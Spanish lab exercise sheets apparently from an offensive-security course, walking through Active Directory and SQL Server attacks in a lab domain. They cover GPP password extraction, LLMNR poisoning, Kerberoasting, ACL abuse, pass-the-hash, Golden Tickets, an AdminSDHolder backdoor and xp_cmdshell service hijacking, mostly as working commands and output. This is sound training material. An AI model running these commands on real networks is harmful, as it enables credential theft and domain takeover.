
Prácticas #1: (Directorio Activo)



Prácticas #1: (DA) GPP Credenciales inseguras - Groups.xml

1 **LOCALIZACIÓN**

[CLI1:USER.01]Get-ChildItem -Recurse \\SRV1\sysvol*\Policies*.xml | Select-String cpassword

2 **EXPLOTACIÓN**

[CLI1:USER.01]Import-Module C:\AD\Tools\GPP\Get-GPPPassword.ps1

[CLI1:USER.01]Get-GPPPassword -Server SRV1 -Verbose

```
UserName  : victim.01
NewName   : [BLANK]
Password  : Str0ngPaSS67
Changed   : 2019-08-27 21:07:40
File      : \\SRV1\SYSVOL\contoso.com\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Preferences\Groups\Groups.xml
NodeName  : Groups
Cpassword : JCzwVAEdHyQeEAHXGNhtuSu9nOdiLr9x3kzmXGWd9xo
```

3 *https://adsecurity.org/?p=2362*

https://attack.mitre.org/techniques/T1552/006/

Prácticas #1: (DA) Man-In-The-Middle - LLMNR/NBT-NS

1 **LOCALIZACIÓN**

[CLI1:USER.01] reg query "HKLM\Software\Policies\Microsoft\Windows NT\DNSClient" /v "EnableMulticast“

[CLI1:USER.01] gwmi Win32_NetworkAdapterConfiguration -Filter "TcpipNetbiosOptions=0 or TcpipNetbiosOptions=1"

2 **EXPLOTACIÓN**

[CLI1:VICTIM.01] Import-Module C:\AD\Tools\Inveigh\Inveigh.ps1

[CLI1:VICTIM.01] Invoke-Inveigh -ConsoleOutput Y

[+] [2019-12-25T11:05:07] HTTP(80) NTLMv2 captured for \victim.02 from 172.16.10.11(SRV1):50733:
victim.0002:::C6130483424B07E9:5604C26EB7A33B4DAB46715D0C370F91:010100000000…00000000000000000000

Stop-Inveigh

[OFF-LINE] hashcat.exe –m 5600 netntlmv2.hashes kaonashi14M.txt

3 *https://www.root9b.com/content/uploads/2018/10/Blocking_Local_Network-_Hijacking_Attacks.pdf*

https://attack.mitre.org/techniques/T1557/001/

Prácticas #1: (DA) Robo ticket kerberos - Kerberoasting

1 **LOCALIZACIÓN**

```
[CLI1:VICTIM.02]$search = New-Object DirectoryServices.DirectorySearcher([ADSI]"")
[CLI1:VICTIM.02]$search.filter = "(servicePrincipalName=*)"
[CLI1:VICTIM.02]$search.Findall()

[CLI1:VICTIM.02]Import-Module C:\AD\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
[CLI1:VICTIM.02]Import-Module C:\ad\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1
[CLI1:VICTIM.02]$SD = (Get-ADUser -Identity victim.03 -Properties ntSecurityDescriptor).ntSecurityDescriptor
[CLI1:VICTIM.02]$SD.Access | ?{ $_.ObjectType -eq 'f3a64788-5306-11d1-a9c5-0000f80367c1' } | Format-Table
```

2 **EXPLOTACIÓN**

```
[CLI1:VICTIM.02]C:\AD\Tools\Ghostpack\Rubeus.exe kerberoast /simple /outfile:kerb.hashes
[OFF-LINE] hashcat.exe –m 13100 kerb.hashes kaonashi14M.txt
```

3 *https://adsecurity.org/?p=2293*
https://attack.mitre.org/techniques/T1558/003/

Prácticas #1: (DA) ACLs/ACEs Usuario

1 **LOCALIZACIÓN**

[CLI1:VICTIM.03] Import-Module C:\AD\Tools\Powerview\Powerview.ps1
[CLI1:VICTIM.03] Invoke-ACLScanner -ResolveGUIDs | ?{ $_.IdentityReferenceName -eq 'victim.03'}

2 **EXPLOTACIÓN**

1. [CLI1:VICTIM.03] Set-DomainObject -Identity victim.04 -Set @{ServicePrincipalName='creating/newSPN'}
   a) [CLI1:VICTIM.03] C:\AD\Tools\Ghostpack\Rubeus.exe kerberoast /simple /outfile:kerb2.hashes
   b) [OFF-LINE] hashcat.exe –m 13100 kerb2.hashes kaonashi14M.txt

2. [CLI1:VICTIM.03] ~~net user victim.04 NewPassword /domain~~

3 *https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces*
https://attack.mitre.org/techniques/TXXXX/XXX/

Prácticas #1: (DA) ACLs/ACEs Grupo

1 **LOCALIZACIÓN**

[CLI1:VICTIM.04] Import-Module C:\AD\Tools\Powerview\Powerview.ps1

[CLI1:VICTIM.04] Invoke-ACLScanner -ResolveGUIDs | ?{ $_.IdentityReferenceName -eq 'victim.04'}

2 **EXPLOTACIÓN**

[CLI1:VICTIM.04] net group "Domain Admins" user.01 /ADD /DOMAIN

[CLI1:USER.01] net localgroup “Administrators" user.01 /ADD

[CLI1:USER.01] net user user.01 /DOMAIN

3 *https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces*

https://attack.mitre.org/techniques/TXXXX/XXX/

Prácticas #1: (DA) Autenticación alternativa - PTH/PTK/PTT

1 **PREPARACIÓN**

[CLI1:USER.01] C:\AD\Tools\Mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
[CLI1:USER.01] C:\AD\Tools\Mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::tickets /export" "exit"

2 **EXPLOTACIÓN**

PTH (Autenticación NTLM)

[CLI1:USER.01] C:\AD\Tools\Mimikatz\x64\mimikatz.exe "sekurlsa::pth /domain:contoso.com /user:services /ntlm:3ac433014b4d5b1b4bc8a5350153ea93"
[CLI1:USER.01] C:\AD\Tools\SysinternalsSuite\PsExec.exe \\SRV1 cmd.exe

PTK (Autenticación Kerberos)

[CLI1:USER.01] C:\AD\Tools\Ghostpack\Rubeus.exe asktgt /domain:contoso.com /user:services /rc4:3ac433014b4d5b1b4bc8a5350153ea93 /ptt
[CLI1:USER.01] C:\AD\Tools\SysinternalsSuite\PsExec.exe \\SRV1 cmd.exe

PTT

[CLI1:USER.01] C:\AD\Tools\Mimikatz\x64\mimikatz.exe "privilege::debug" "kerberos::ptt [0;43217a]-2-1-40e10000-services@krbtgt-CONTOSO.COM.kirbi" "exit"
[CLI1:USER.01] C:\AD\Tools\SysinternalsSuite\PsExec.exe \\SRV1 cmd.exe

3 *https://attack.mitre.org/techniques/T1550/002/*
https://attack.mitre.org/techniques/T1550/003/

Prácticas #1: (DA) Robo ticket kerberos - Golden Ticket

1 **PREPARACIÓN**

[CLI1:USER.01] $sess = New-PsSession -Credential (Get-Credential) -ComputerName SRV1
[CLI1:USER.01] Copy-Item -ToSession $sess -Path C:\AD\Tools\Mimikatz\x64\mimikatz.exe -Destination c:\Users\Public\
[CLI1:USER.01] Enter-PSSession -Session $sess

2 **EXPLOTACIÓN**

[SRV1:USER.01] PS C:\Users\public>Get-ADUser krbtgt
[SRV1:USER.01] PS C:\Users\public\mimikatz.exe "privilege::debug" "lsadump::lsa /inject /name:krbtgt" "exit"
[SRV1:USER.01] PS C:\Users\public\mimikatz.exe "kerberos::golden /domain:contoso.com /sid:S-1-5-21-1862206766-2379982612-3257025871
/rc4:8d7cb989c131df3efa212d3ab6df02c8 /user:irrelevant /id:500" "exit"
[SRV1:USER.01] exit

[CLI1:USER.01] Copy-Item -FromSession $sess -Path C:\Users\Public\ticket.kirbi -Destination c:\AD\
[CLI1:USER.02] C:\AD\Tools\SysinternalsSuite\PsExec.exe \\SRV1 cmd.exe
[CLI1:USER.02] C:\AD\Tools\Mimikatz\x64\mimikatz.exe "privilege::debug" "kerberos::ptt c:\AD\ticket.kirbi" "exit"
[CLI1:USER.02] C:\AD\Tools\SysinternalsSuite\PsExec.exe \\SRV1 cmd.exe

3 https://adsecurity.org/?p=1640
https://attack.mitre.org/techniques/T1558/001/

Prácticas #1: (DA) Backdoor - AdminSDHolder

1 **EXPLOTACIÓN**

[CLI1:USER.01] Import-Module C:\AD\Tools\Powerview\Powerview.ps1
[CLI1:USER.01] Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=contoso,DC=com" -PrincipalIdentity user.05 -Right All
CLI1:USER.01] Import-module C:\AD\Tools\SDPropagator\Invoke-ADSDPropagation.ps1
CLI1:USER.01] Invoke-ADSDPropagation

[CLI1:USER.05]]import-module powerview.ps1
[CLI1:USER.05]]$PWD = ConvertTo-SecureString 'Somepass1' -AsPlainText -Force -Verbose
[CLI1:USER.05]]Set-DomainUserPassword -Identity admin.aux -AccountPassword $PWD
[CLI1:USER.05]]runas /user:contoso\admin.aux cmd

2 **OCULTACIÓN**

[CLI1:USER.01] Import-Module C:\AD\Tools\Powerview\Powerview.ps1

3 https://adsecurity.org/?p=1640
https://attack.mitre.org/techniques/TXXXX/XXX/

Prácticas #2: (SQL Server)

Equipos

[CLI1] 19272.16.10.18
Windows 10 Pro

[SRV1] 172.16.10.11
Windows Server 2019

[SRV2] 172.16.10.12
Windows Server 2019

Alumni

Usuarios
USER.01

Contraseña
Password123!

Víctimas

Usuarios
SQL01 – SQL03

Contraseñas
[UNDISCLOSED]

Prácticas #2: (SQL Server) Suplantación – EXECUTE AS LOGIN

1 **LOCALIZACIÓN**

[SQL/CLI1:USER.0X]

```
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE';
```

2 **EXPLOTACIÓN**

[SQL/CLI1:USER.0X]

```
EXECUTE AS LOGIN = 'SQL01';
EXECUTE AS LOGIN = 'SQL02';
EXECUTE AS LOGIN = 'SQL03';
SELECT SYSTEM_USER, IS_SRVROLEMEMBER('sysadmin');
REVERT;
```

3 https://blog.netspi.com/hacking-sql-server-stored-procedures-part-2-user-impersonation/

https://attack.mitre.org/techniques/TXXXX/XXX/

Prácticas #2: (SQL Server) SYSADMIN – EXECUTE AS USER

1 **LOCALIZACIÓN**

[SQL/CLI1:SQL03]

SELECT a.name,b.is_trustworthy_on FROM master..sysdatabases as a INNER JOIN sys.databases as b ON a.name=b.name;

USE sampledb;

select rp.name as database_role, mp.name as database_user from sys.database_role_members drm join sys.database_principals rp on (drm.role_principal_id = rp.principal_id) join sys.database_principals mp on (drm.member_principal_id = mp.principal_id);

2 **EXPLOTACIÓN**

[SQL/CLI1:SQL03]

USE sampledb;

EXECUTE AS USER = 'dbo';

SELECT SYSTEM_USER, IS_SRVROLEMEMBER('sysadmin');

3 https://blog.netspi.com/hacking-sql-server-stored-procedures-part-1-untrustworthy-databases/

https://attack.mitre.org/techniques/TXXXX/XXX/

Prácticas #2: (SQL Server) RCE – XP_CMDSHELL

1

EXPLOTACIÓN

[SQL/CLI1:DBO]

```
EXEC sp_configure 'show advanced options',1;RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE
EXEC xp_cmdshell 'whoami';
EXEC sp_configure 'xp_cmdshell',0;RECONFIGURE
EXEC sp_configure 'show advanced options',0;RECONFIGURE
```

3 https://attack.mitre.org/techniques/T1505/001/

Prácticas #2: (SQL Server) Local Admin – Servicios

1 **LOCALIZACIÓN**

[SQL/CLI1:Service]

EXEC xp_cmdshell 'sc sdshow daclsvc';

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPLORC;;;WD)

S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)

2 **EXPLOTACIÓN**

[SQL/CLI1:DBO]

EXEC sp_configure 'show advanced options',1;RECONFIGURE

EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE

EXEC xp_cmdshell 'sc config daclsvc binpath= "net localgroup administrators user.06 /add"';

EXEC xp_cmdshell 'sc stop daclsvc';

EXEC xp_cmdshell 'sc start daclsvc';

EXEC sp_configure 'xp_cmdshell',0;RECONFIGURE

EXEC sp_configure 'show advanced options',0;RECONFIGURE

3 https://attack.mitre.org/techniques/T1543/003/